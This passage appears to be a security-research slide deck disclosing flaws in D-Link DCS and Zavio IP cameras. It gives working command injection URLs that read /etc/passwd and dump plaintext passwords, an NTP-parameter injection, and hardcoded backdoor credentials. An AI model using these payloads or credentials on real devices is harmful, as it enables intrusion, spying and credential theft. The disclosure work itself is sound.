- Vulnerable firmware versions: lr_cmos_11_14_2_28.bin and earlier

Foscam clones

- Other Foscam clones affected by this vulnerability:
  - InStar
  - Apexis
  - KaiCong
  - HooToo
  - Neo Coolcam

D-Link DCS IP Cameras

D-Link DCS IP Cameras

- Models: DCS-2121 & DCS-2102
- Prolific PL-1029 MPEG-4 Surveillance/Video Streaming SoC. ARM9 CPU
- 256 MB RAM
- Flash Memory 64 Mb
- Linux 2.4.19

- NIPCA API
- Read-only filesystem: cramfs
- Web server: lighttpd 1.4.19

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

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

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

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D-Link DCS IP Cameras

- Requesting `/cgi/admin/telnetd.cgi?command=on` (needs valid credentials) will spawn a telnetd server
- **Hardcoded telnetd credentials: user=root password=admin**
- You cannot change the *telnetd* credentials

- *RTSP* server **without authentication** is up and running by default
- Request live stream video: `rtsp://<dlink_cam>/play3.sdp`
- Discovered by Martin Trigaux

D-Link DCS IP Cameras

- Web server banner: "`Server: dcs-lig-httpd`"
- Requesting `/common/info.cgi` (no need for valid credentials) you get the following information:

```
model=DCS-2121
version=1.04
build=3227
 nipca=1.6
name=DCS-2121
location=
macaddr=00:26:5A:7A:A2:1B
ipaddr=192.168.1.7
netmask=255.255.255.0
gateway=192.168.1.1
wireless=yes
inputs=1
outputs=1
speaker=yes
```

D-Link DCS IP Cameras

- **Web server default credentials are: user=admin password=<blank>**
- Lighttpd stores the authentication configuration in `/tmp/lighttpd-inc.conf`

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```
auth.require = (
        "/cht/admin/" =>(
                "method" => "basic",
                "realm" => "DCS-2121",
                "require" => "user=admin"),
        "/eng/admin/" =>(
                "method" => "basic",
                "realm" => "DCS-2121",
                "require" => "user=admin"),
        "/cgi/" =>(
                "method" => "basic",
                "realm" => "DCS-2121",
                "require" => "valid-user"),
       [...]
```

D-Link DCS IP Cameras

- They forgot to define authentication rules for `/cgi-bin/`
- That means we can invoke any *CGI* in that folder without authentication
- The only available *CGI* program is `/cgi-bin/rtpd.cgi`
- It contains an **OS command injection** vulnerability. Oops!

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```
[...]
 echo "$QUERY_STRING" | grep -vq ' ' || die
"query string cannot contain spaces."

. $conf > /dev/null 2> /dev/null

eval "$(echo $QUERY_STRING | sed -e 's/&/ /g')"
[...]
```

- Example: "uname -a;cat /etc/passwd"

```
http://<cam_ip>/cgi-bin/rtpd.cgi?uname&-
a;cat&/etc/passwd
```

D-Link DCS IP Cameras

- At least two ways to get account credentials:

Method 1: Crack the account credential hashes

- `/tmp/lighttpd-htdigest.user` stores the account credential hashes in the following format: `MD5 $user:$realm:$password"`

```
/tmp # cat lighttpd-htdigest.user

admin:DCS-2121:c897eb09e8ac7d972fe6b1df4c89209b
admin:nipca:3c8d52d5fb4c01a0b520a121fb9c9bfe
```

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Method 2: Run a CGI as standalone program and dump credentials

- **`/var/www/cgi/admin/tools_admin.cgi`** is used to add/remove/modify user accounts
- First, we tried to add an user by invoking this *CGI* using the OS command injection bug but it didn't work
- Then, we executed this *CGI* from a telnet terminal as a standalone program and its output was an *XML* with the camera configuration, including the user accounts credentials in plain text

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`tools_admin.cgi` output as standalone:

<Administrators>
<max>1</max>
<size>1</size>
<user>
<name>**admin**</name>
<password>**cobracordobesa**</password>
</user>
</Administrators>

<Users>
<max>20</max>
<size>2</size>
<user>
<name>**lara**</name>
<password>**ylasamigas**</password>
</user>
<user>
<name>**giovanni**</name>
<password>**elektra**</password>
</user>
</Users>

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- So, we want to execute the **`tools_admin.cgi`** as a standalone program through the **`rtpd.cgi`**
- First, we need to get rid of the *CGI* environment variables using the shell built-in command "**`unset`**":

```
unset&GATEWAY_INTERFACE;unset&LD_LIBRARY_PATH;unset&
REMOTE_ADDR;[...]
```

- Second, set the minimum necessary environment variables used by the telnet shell using the "**`export`**" built-in shell command:

```
export&USER=root;export&HOME=/;export&LOGNAME=root;e
xport&SHELL=/bin/sh;export&PWD=/;
```

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- Third, execute /var/www/cgi/admin/tools_admin.cgi:

```
http://<cam_ip>/cgi-
bin/rtpd.cgi?<unset_CGI_environment_variables>;
<export_shell_variables>;
/var/www/cgi/admin/tools_admin.cgi
```

- Profit!

Zavio IP Cameras

Zavio IP Cameras

Model: Zavio F3105

Faraday GM8180 H.264 SoC

500 Mhz CPU

128 MB RAM

Linux 2.6.14

Propietary SDK

Filesystem: ext2 (writeable, non-persistent)

Web server: BOA development version 0.94.14rc21

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

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Services:

80/tcp	http
443/tcp	https
554/tcp	rtsp
49152/tcp	UPnP


- UPnP service banner: "*Portable SDK for UPnP devices/1.4.2*" (affected by the bunch of UPnP vulnerabilities published by *Rapid7* in January 2013)

Zavio IP Cameras

- Requesting `http://<cam_ip>/web_version` (no need for valid credentials) the firmware version is shown
- **Default Web server credentials: user=admin pwd=admin**
- Web server fingerprinting:
  - `Server: Boa/0.94.14rc21`
  - `WWW-Authenticate: Basic realm="F3105 Megapixel Fixed CMOS Camera"`

Zavio IP Cameras

- Telnetd is not present in the camera, so, we didn't have any shell access but …
- We discovered a post-auth command injection ☺



Zavio IP Cameras

- The vulnerability is present in the `/opt/cgi/view/param` binary
- Vulnerable funcion is `sub_C8C8` which is called when the `Settings -> Basic -> System -> Date/Time` configuration is changed in the camera
- `General.Time.TimeZone` y `General.Time.NTP.Server` parameters are used in a format string and then used in the `system()` call

Zavio IP Cameras

- Performing a "`/bin/cat /var/www/secret.passwd`"

```
http://<cam_ip>/cgi-bin/admin/param?action=update
&General.Time.NTP.ServerAuto=no&
General.Time.NTP.Server=visita!a!palermo;/bin/cat%20
/var/www/secret.passwd;&<lots_of_parameters>
```

```
system("msntp -o -06:00 -r visita!a!palermo;/bin/cat
/var/www/secret.passwd; > /dev/null");
```

```
msntp: unable to set up access to NTP server visita!a!palermo
000007ff YWRtaW46YWRtaW4=
000007ff enVsbWE6TE9CQVRP
```

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- All the *CGIs* are protected with an access control list defined in the `/etc/boa.conf` file
- Any unauthenticated *CGI* request is ignored by the web server

Zavio IP Cameras

```
ScriptAlias /cgi-bin/operator/ /opt/cgi/operator/
ScriptAlias /cgi-bin/view/ /opt/cgi/view/
ScriptAlias /cgi-bin/admin/ /opt/cgi/admin/
ScriptAlias /cgi-bin/jpg/ /opt/cgi/jpg/
ScriptAlias /cgi-bin/ /opt/cgi/
ScriptAlias /jpg /opt/cgi/jpg

# MFT: Specify manufacture commands user name and password
MFT manufacture erutcafunam
[...]
Auth /cgi-bin/mft/ /var/www/secret.passwd
Auth /cgi-bin/admin /var/www/secret.passwd
Auth /cgi-bin/jpg /var/www/secret.passwd
Auth /cgi-bin/operator /var/www/secret.passwd
Auth /cgi-bin/view /var/www/secret.passwd
Auth /jpg /var/www/secret.passwd
```

Zavio IP Cameras

- Despite of this line in the `boa.conf` file:

  "`Auth /cgi-bin/mft/ /var/www/secret.passwd`"

The requests for any *CGI* located in `/cgi-bin/mft/` aren't checked for authorization against `/var/www/secret.passwd`

- Instead, hardcoded credentials are used. **FAIL!**

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
boa.conf:

[...]

 # MFT: Specify manufacture commands user name and password

MFT manufacture erutcafunam



[...]

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Auth /cgi-bin/admin /var/www/secret.passwd

Auth /cgi-bin/jpg /var/www/secret.passwd

Auth /cgi-bin/operator /var/www/secret.passwd

Auth /cgi-bin/view /var/www/secret.passwd

Auth /jpg /var/www/secret.passwd

Zavio IP Cameras

- This backdoor account **is not shown** in the web administration interface
- The user is **not aware** about this hidden account
- This backdoor account **cannot be deleted**

Zavio IP Cameras

Two *CGIs* are present in `/cgi-bin/mft/` which can be accessed using the `manufacture` credentials:

- `manufacture`
- `wireless_mft`

These programs are used for factory testing

Zavio IP Cameras

- **`manufacture`**: if the serial number stored in `/var/mft/manufacture.cfg` is "`9876543210`", then full maintenance mode is enabled. This may allow someone to:

- Erase the flash memory
- Reset the camera to factory values
- Set environment variables (this feature is vulnerable to OS command injection)
- Directly execute any given command

- We couldn't take advantage of this "feature" because our serial number isn't "`9876543210`"

